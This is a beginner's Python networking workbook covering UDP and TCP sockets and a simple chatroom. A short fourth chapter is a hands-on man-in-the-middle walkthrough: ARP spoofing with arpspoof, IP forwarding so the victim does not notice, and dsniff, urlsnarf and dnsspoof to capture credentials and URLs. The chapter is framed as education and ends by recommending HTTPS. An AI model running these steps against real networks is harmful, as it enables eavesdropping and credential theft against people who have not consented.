

Potato Pirates X Python

© 2019 Codomo Pte Ltd. All rights reserved.

Why learn Networking?




Have you heard of the term Internet of Things?

IoT refers to devices connected to the internet like your smart speakers, watches, fridges, lights, handphones, computers, etc

Why learn Networking?


- The total installed amount of Internet of Things (IoT) connected devices is projected to amount to **75.44 billion** worldwide by 2025, a 5-fold increase since 2015



(<https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/>)

Why learn Cyber Security?

- At the same time, cyber threats are proliferating at an alarmingly high rate
- Attacks have increased **6-fold** since 2017 and you could have been a victim unknowingly



Why learn both?

“If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.”

— Sun Tzu, The Art of War

By understanding how the internet works and how attacks use that in their advantage, we will learn how to defend ourselves


Learning Outcomes

1. Visualize the internet
2. Send messages locally between 2 python scripts
3. Learn the difference between UDP and TCP
4. Play with a chatroom (send messages between 2 computers!)

Using Python IDLE

We will be using Python and IDLE
(download [here](#))

If you use Windows



Press the **Windows** Key.
Enter **idle** and press **Enter**.

If you use Mac




Press **Cmd** and **Space**.
Enter **idle** and press **return**.



Never used Python before?

Fret not! We have included a small cheat-sheet at the back of this book but if that's insufficient, feel free to check out our other guides at <https://www.potatopirates.game>

Using Python - *Python Shell*

A screenshot of a Windows application window titled "Python 3.6.3 Shell". The window has a standard menu bar with "File", "Edit", "Shell", "Debug", "Options", "Window", and "Help". The main text area displays the following information: "Python 3.6.3 (v3.6.3:2c5fed8, Oct 3 2017, 17:26:49)", "[MSC v.1900 32 bit (Intel)] on win32", and "Type 'copyright', 'credits' or 'license()' for more information.". At the bottom of the text area, the prompt ">>>|" is visible, indicating the interactive shell is ready for input.

```
Python 3.6.3 Shell
File Edit Shell Debug Options Window Help
Python 3.6.3 (v3.6.3:2c5fed8, Oct 3 2017, 17:26:49)
[MSC v.1900 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more
information.
>>> |
```

You should see this.
This is the Python **Shell**.

Chapter 1


...

Introduction to Networks

Chapter Overview

In this chapter, you will be learning about how data travels from one device to another.

For now, think of this transfer of data like a (postal) delivery service. Your data is split into what we call packets.



data



Clients and Servers - *what are they?*

Client

The device that requests data from Server.



Devices are connected via
client-server relationship

Server

The device that accepts Client requests and sends data back.




Sockets, IP Address and Port Number- *what are they?*



IP Address is like your home address. It is what identifies you in the Internet.



A **socket** is like a door/opening. You will need it to receive the delivery.



A **port number** is like your door plate. Hey, we need to know which door to send, right?

Full Code - *What we will be making*

```
import socket
sock = socket.socket(socket.AF_INET,
socket.SOCK_DGRAM)
IP = "127.0.0.1"
PORT = 5005
sock.bind((IP, PORT))
while True:
    data, addr = sock.recvfrom(1024)
    print ("received message: ", data)
```

Create a socket

Making the door

Sockets - *Creating a Socket*

We will first start by coding the server.

Python comes with a library called “socket” that have pre-built methods for networking.

Make a new script file called **Server.py**.

Start by importing the “socket” library.

```
import socket
```

SERVER.py

Sockets - *Creating a Socket*

Next, we create a socket object and name it as **‘sock’**

```
sock = socket.socket(socket.AF_INET,  
socket.SOCK_DGRAM)
```

Specify socket type
(socket.SOCK_DGRAM means
UDP)

Specify address type
(socket.AF_INET means IPv4)

If you don't know those terms, no worries. They are not important now.

SERVER.py

Try it yourself!

Declare variables IP as a string "127.0.0.1" and PORT number as an integer 5005.

Answer

Declare IP Address as a string "127.0.0.1" and PORT number as an integer 5005.

```
IP = "127.0.0.1"  
PORT = 5005
```

Bind the sockets

with IP and PORT

Sockets - *Binding*

Next, we need to bind both IP Address and Port Number to a socket.

Binding is like labelling your home address (IP address) & door number (port) on your door (socket).

```
sock.bind((IP, PORT))
```

Now, the courier knows which door to send to!

SERVER.py

Receiving Data

Sockets - *Receiving*

We are nearly there! Now you just have to stand at the door and get ready to receive data.

```
while True:  
    data, addr = sock.recvfrom(1024)  
    print ("received message: ", data)
```

This number denotes the size of your buffer (i.e. how much data can pass through your door at the same time)

SERVER.py

Mini-activity- *Try it yourself for the Client!*

Try it for yourself and make the Client

Make a new script file, Client.py

- 1) Create a socket
- 2) Declare IP Address and Port Numbers (should they be the same as before?)
- 3) Bind the socket

Answer

```
import socket
IP = "127.0.0.1"
PORT = 5005
MESSAGE = "Hello, World!"
sock = socket.socket(socket.AF_INET,
socket.SOCK_DGRAM)
```

Answer

```
import socket
IP = "127.0.0.1"
PORT = 5005
MESSAGE = "Hello, World!"
sock = socket.socket(socket.AF_INET,
socket.SOCK_DGRAM)
```

The reason why this is the same is because you are in the same house (computer)!

Sending Data


Like finally!

Sockets - *Sending*

Last but not least, the client has to send the actual message

```
MESSAGE = "Hello World"  
sock.sendto(MESSAGE.encode(), (IP, PORT))
```

Now, run Server.py, then run Client.py in a separate window
(in the top toolbar, click on 'Run' > 'Run module', or just press 'F5')



CLIENT.py

Results

You should see something like this appear in the Server window

```
received message: 'Hello, World!
```

If you did, congratulations! You've sent your very own message (without Whatsapp/Telegram)!




Full Code - *What you should have*

```
import socket
sock = socket.socket(socket.AF_INET,
socket.SOCK_DGRAM)
IP = "127.0.0.1"
PORT = 5005
MESSAGE = "Hello, World!"
sock.sendto(MESSAGE.encode(), (IP, PORT))
```

So what just happened...

We managed to send a message as packets from one 'device' to another! This is how messages are sent in your messaging apps like Whatsapp and Telegram.



Lets recap!

- 1) What are IP Addresses, Port Numbers and Sockets?
- 2) What do I need to bind a socket? Why?

Lets recap!

1) What are IP Addresses, Port Numbers and Sockets?

IP Addresses => Numbers that identify your device in the network (like your address)

Sockets => Access points for data (like doors)

Port numbers => Numbers that identify your sockets (like door numbers)

2) What do I need to bind a socket? Why?

IP Address and Port Number. You need to identify yourself in the internet so that data can be delivered to you.

Chapter 2


...

TCP & UDP

Chapter Overview

In this chapter, you will be learning about the main two protocols used to deliver data, Transmission Control Protocol (TCP) and User Datagram Protocol (UDP).

For now, think of these two protocols as two different kinds of (postal) delivery services.



TCP/UDP - *what are they?*

Earlier on in Chapter 1, what we just did was using UDP to transfer data. Both protocols have differences in usage and setup so it is a good idea to learn about both of them.

We will now try making a TCP version of what we did previously.

Full Code - *What we will be making*

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
IP = "127.0.0.1"
PORT = 5005
BUFFER_SIZE = 20
sock.bind((IP, PORT))
sock.listen(1)
conn, addr = sock.accept()
while True:
    data = conn.recv(BUFFER_SIZE)
    if not data: break
    conn.send(data)
    print ("received data:", data)
conn.close()
```

Making the Socket

again

Sockets - *Back to Server*

Let's make a new script called TServer.py

Import socket (similarly to how we did last time).

Instead of using SOCK_DGRAM, let's use
SOCK_STREAM

```
sock = socket.socket(socket.AF_INET,  
socket.SOCK_STREAM)
```

Sockets- Declaring and Binding

Similarly to UDP, declare IP and PORT, with an additional variable BUFFER_SIZE as 20.

Then, we need to bind the socket.

```
IP = "127.0.0.1"  
PORT = 5005  
BUFFER_SIZE = 20  
sock.bind((IP, PORT))
```



Listening and Accepting

For TCP

TCP

In TCP, instead of individual couriers in UDP, a continuous stream of ‘**numbered** courier potatoes’ will go back and forth the Client’s and Server’s doors.

Since it is a stream, both sides have to keep their ‘doors’ open, unlike a one-time delivery in UDP



Sockets - *Listening and Accepting*

For this stream to be created in the first place, the Server has to listen, aka wait at the door, for someone to request for a connection.

```
s.listen(1)
```

This number denotes the number of connections to accept.


1 x Connection



Sockets - *Listening and Accepting*

Once someone comes, we accept him and send back a confirmation. A connection is thus established.

```
conn, addr = s.accept()
```



`accept()` returns two values, the connection that is created and the address of the sender, which we then assign to `conn` and `addr` respectively

Handling the Stream

Of Courier Potatoes

TCP

We now need to handle the packets that come into our 'door' continuously. To do so, we use a While True loop.

```
while True:
```

Within the loop, we would prepare to receive and store the incoming data.

```
data = conn.recv(BUFFER_SIZE)
```

TCP

We eventually will stop receiving data so to stop our loop, we add this.

```
if not data: break
```



“If not data” will return true (and hence break the loop) if data is empty

TCP

Did you know that the stream is a two-way connection?

We can actually send a confirmation back to our sender that we received his data.

```
conn.send(data)
```



TSERVER.py

TCP

Let's print the message so that we know we have received it.

```
print ("received data:", data)
```

Last but not least, we close the 'door' outside the loop, to prevent any errors from occurring.

```
conn.close()
```

Result- *What you should have*

```
while True:
```

This causes the following code to loop continuously

```
    data = conn.recv(BUFFER_SIZE)
```

Keep receiving data in packets of BUFFER_SIZE

```
    if not data: break
```

Once nothing is left, stop looping

```
    conn.send(data)
```

Otherwise, send the data back (echo)

```
    print ("received data:", data)
```

Print for logs

```
conn.close()
```

Close the 'door' once everything is done

Mini-activity - *Try it yourself for the Client!*

The TCP version of Client is largely similar to its UDP counterpart, but...

- It **needs to make a connection FIRST** (open the door and keep it open) before sending a message
- It has to prepare (stand at the door) to receive something back.

```
s.connect((???, ???))
```

```
data = s.recv(???)
```

Answer 1/2

```
import socket
IP = "127.0.0.1"
PORT = 5005
BUFFER_SIZE = 1024
MESSAGE = "Hello, World!"
sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
```

You require BUFFER_SIZE this time round. This is because when starting the connection, the Client will receive a confirmation first before receiving the actual data

Answer 2/2

```
sock.connect((IP, PORT))
```

Make a connection first

```
sock.send(MESSAGE.encode())
```

Then send the message

```
data = s.recv(BUFFER_SIZE)
```

Prepare to receive a message back

```
sock.close()
```

Close the 'door' once everything is done

```
print ("received data:", data)
```

Print to know we succeeded!

Results

You should see this appear on both the Client and Server side

```
received message: 'Hello, World!'
```

If you did, congratulations! You completed the TCP version of messaging!



Mini-Activity - *What happens if....*

What happens if you....

- 1) Modify the variables (BUFFER_SIZE, etc) to really small or large values?
- 2) Don't use a loop for the TCP version of the Server?
- 3) Don't close the socket?

Mini-Activity - *What happens if....*

- 1) Modify the variables (BUFFER_SIZE, etc) to really small or large values?

When your BUFFER_SIZE is too small, messages that are too big may be cut off (depending on what protocol you used). A large BUFFER_SIZE just simply uses more resources and may not be utilized fully all the time.

Mini-Activity - *What happens if....*

2) Don't use a loop for the TCP version of the Server?

If a loop isn't used, your server stops listening after one message is sent.

3) Don't close the socket?


Problems of various magnitude can happen, like what would happen if you leave your door open. You can't use that door for other stuff (because the stream is still running), maybe your pet might run out when you aren't watching, etc.



TCP/UDP - *Differences*

But wait a moment, if both UDP and TCP achieve similar results, why use one over the other?

First, let us imagine a scenario where one of your couriers got lost and didn't manage to reach its destination



TCP/UDP - *Why TCP?*

If you were using UDP, bad news. That **data is probably lost forever**.

However, if you were using TCP... remember that TCP is a continuous stream of '**numbered** courier potatoes'. Hence, it is very easy to identify who is lost and dispatch a replacement.

TCP/UDP - *Why UDP?*

Now you might wonder, is UDP the worse version of TCP? Not really. UDP requires less setup and preparation (numbering of the couriers, etc). Hence, it is faster and less intensive on the network.

TCP/UDP - *Differences Summary*

Both UDP and TCP has their benefits and negatives. While those can't be seen in our previous tutorial, it is more apparent in actual network conditions. Here's a brief recap of what we learned before we proceed

TCP	UDP
Connection-oriented	Connection-less
Reliable (Can replace lost packets)	Unreliable (No replacement for lost packets)
Requires more setup and more overhead	Requires less setup and less overhead

Chapter 3

...


Chatroom

Chapter Overview

In this chapter, we will skip a few steps and provide you with a working code of a 2-person chatroom.

Get a friend with another computer to try this with you!

Download the scripts [here](#)



Chatroom - How to use?

First, both of you have to connect to the **same network**. One of you will run the Server.py first and the other will run the Client.py

```
python3 Server.py
```

```
python3 Client.py
```

Both of you will see your IP addresses. Key in each other's IP addresses to talk to each other!

Results

```
Client Server...  
DESKTOP-I1H476R (169.254.253.75)  
Enter server's IP address:172.16.50.136  
Enter Client's name: Tato  
Trying to connect to the server: 172.16.50.136, (1234)  
Connected...
```

```
Potato King has joined...  
Enter [bye] to exit.
```

```
Potato King > Hi is this my queens  
Me > Nope I am Tato
```

```
Potato King > Who is Tato  
Me > Your squire
```

```
Potato King > When did I have a squire  
Me > Since the day I was born
```

```
Potato King > Oh my  
Me > [bye]
```

Chapter 4

Man in the Middle



Chapter Overview

In the previous 3 chapters, we learned how data travels across the network as packets. But what if... someone steals the packet halfway through its journey?



Disclaimer

The following pages are a demonstration of (how easy it is to conduct) **eavesdropping of packets** and **stealing of information**.

By no means, should you use this for illegal activity.

Tools you will need

1. Dsniff
2. 10 minutes (That's it?!)

We will be using Mac OS for demonstration (There are Windows/Linux alternatives)

Let's Hack #1

After installing dsniff, open up your Terminal and start by searching the devices in your network

```
sudo arp -a
```

-a specifies to display all interfaces

arp obtains a list of IP addresses

The process requires administrative privileges so you have to key in your password

Let's Hack #1 - *What you should see*

```
50.1) at :ea:40 on en0 ifscope [ethernet]
50.37) at e0:1f:54 on en0 ifscope [ethernet]
50.44) at aa:b5:7b on en0 ifscope [ethernet]
50.48) at 7f:5d:3b on en0 ifscope [ethernet]
50.55) at bf:6b:ff on en0 ifscope [ethernet]
50.81) at db:3a:fa on en0 ifscope [ethernet]
50.95) at d0:7c:44 on en0 ifscope [ethernet]
50.127) a :bb:8b:c4 on en0 ifscope [ethernet]
50.128) a 90:51:18 on en0 ifscope [ethernet]
50.157) a :7c:f8:32 on en0 ifscope [ethernet]
50.174) a :80:b7:ee on en0 ifscope [ethernet]
50.179) a :69:80:ab on en0 ifscope [ethernet]
50.209) a :a3:70:64 on en0 ifscope [ethernet]
50.215) a :e2:47:ba on en0 ifscope [ethernet]
50.233) a :b1:23:dc on en0 ifscope [ethernet]
50.236) a :d7:0:8f on en0 ifscope [ethernet]
50.237) a :e8:9:24 on en0 ifscope [ethernet]
50.239) a :3d:1b:18 on en0 ifscope [ethernet]
50.247) a :b8:f3:56 on en0 ifscope [ethernet]
50.253) a :29:29:f5 on en0 ifscope [ethernet]
50.255) a :ff:ff:ff on en0 ifscope [ethernet]
50.251) at :fb on en0 ifscope permanent [ethernet]
```

You will get a list of IP addresses in your network. Find a target!



IP Address

Let's Hack #2

Enable port forwarding on your computer. Port forwarding allows you to pass on packets you receive to another destination.

```
sudo sysctl -w net.inet.ip.forwarding=1
```

Otherwise, your target will not receive any packets you are intercepting (and will know he/she is being attacked)

Let's Hack #3

Next, open up another terminal window and key in the following commands on the two separate windows

```
sudo arpspoof -i INTERFACE -t YOUR_TARGET_IP  
YOUR_ROUTER_IP
```

```
sudo arpspoof -i INTERFACE -t YOUR_ROUTER_IP  
YOUR_TARGET_IP
```

Depends on your internet
configuration (Usually en0 for
wireless)

Look at your internet settings

Let's Hack #4

We are done! What you just did was to

- Fool the router into thinking you are your target
- Fool your target into thinking you are the router.

Open up another terminal window and try various commands!



Let's Hack #5

- `dsniff` - Intercepts authorization credentials
- `urlsnarf` - Sniff urls from HTTP traffic
- `dnsspoof` - Forge replies to DNS

Result

3516 >	3:	48	client.dropbox.com
3516 >	3:	48	client.dropbox.com
2330 >	3:	14	imap.gmail.com
2330 >	3:	14	imap.gmail.com
4848 >	3:	58	api.smoot.apple.com
4848 >	3:	58	api.smoot.apple.com
6816 >	3:	64	client.dropbox.com
6816 >	3:	64	client.dropbox.com
9355 >	3:	53	clients4.google.com
9355 >	3:	53	clients4.google.com
3775 >	3:	24	client.dropbox.com
3775 >	3:	24	client.dropbox.com
3848 >	3:	21	play.google.com
3848 >	3:	21	play.google.com
5729 >	3:	31	apidata.googleusercontent.com
5729 >	3:	31	apidata.googleusercontent.com
5363 >	3:	18	clientservices.googleapis.com
5363 >	3:	18	clientservices.googleapis.com
0893 >	3:	30	client.dropbox.com
0893 >	3:	30	client.dropbox.com
2881 >	3:	54	play.google.com
2881 >	3:	54	play.google.com
4299 >	3:	59	imap.gmail.com
4299 >	3:	59	imap.gmail.com

Oh no!

Does that mean it is THAT easy to steal data in transit?
The answer is... yes UNLESS you use HTTPS.

Most of the sniffing functions won't work if your target is using a **secure connection**.



That's all folks!

The end(?)

That's all for our basic tutorial but this is just the beginning. Challenge yourself and find out more on your own!

- Instead of simple messages, send files instead
- Use encryption to protect your data in transit

Additional Notes - Network layers

The network can be said to be represented by various models. What this tutorial used as reference was the TCP/IP model.

- 1) Application Layer
How your apps use the internet
- 2) Transport Layer
How your apps communicate with other app
- 3) Internet Layer
How your data travels across the web
- 4) Network Access Layer
How your physical devices (WiFi) facilitate that travel

Additional Notes - Network layers

The network can be said to be represented by various models. What this tutorial used as reference was the TCP/IP model.

1) **Application Layer**

How your apps use the internet

2) **Transport Layer**

How your apps communicate with other app

3) **Internet Layer**

How your data travels across the web

4) **Network Access Layer**

How your physical devices (WiFi) facilitate that travel

We mainly touched on these two. Learn more about the rest on your own!

Additional Notes - Network layers

The network can be said to be represented by various models. What this tutorial used as reference was the TCP/IP model.

- 1) Application Layer
How your apps use the internet
- 2) Transport Layer
How your apps communicate with other app
- 3) **Internet Layer**
How your data travels across the web
- 4) Network Access Layer
How your physical devices (WiFi) facilitate that travel

**If you are interested
in learning about this
and more about cyber
threats, check out our
new game
Potato Packets**

Python Cheat Sheet - *Variables*

- Variables are used to store values

```
IP = "127.0.0.1"
```

This means the
variable is called IP

"127.0.0.1" is saved into IP

- We can print variables to display them on the console

```
print(IP)
```

Python Cheat Sheet - *Variables*

- Variables have many types

```
IP = "127.0.0.1"
```

The double quotes (") means that this is a String (think of it as a series of characters)

```
PORT = 5005
```

5005 is saved as a number into PORT

Python Cheat Sheet - *Calling functions*

- Functions perform actions (blocks of code) and may return values which can be saved into variables

```
sock = socket.socket(...)
```

This means the value that
socket() returns is saved
into sock

Socket's socket() function is
being called

Python Cheat Sheet - *Functions*

- Functions can also accept input (take in required information) and generate output (which can then be saved)

```
socket.socket(socket.AF_INET,  
socket.SOCK_DGRAM)
```

This is accessing a property of the variable `socket` (via the dot). Functions are denoted by the double brackets `()`.

Inputs given to the `socket()` function

Python Cheat Sheet - *While loops*

- While loops repeat code within itself until the condition set is no longer true

```
while True:  
    data, addr = sock.recvfrom(1024)  
    print ("received message: ", data)
```

This is the condition of the while loop. Setting it to True will cause the loop to run forever

This code will run again after the last line in the while loop

Python Cheat Sheet - *If and Break*

- “If” allows you to control which code to run according to conditions

```
if not data: break
```


This serves as the condition for the “if”. If data is NOT present, execute the following code “break”

In the previous page, we learned about while loops. Break allows you to exit a loop (stop it from executing code any further)



POTATO PIRATES: ENTER THE SPUDNET

Bringing Cyber Security To Life



Share this guide with your friends!

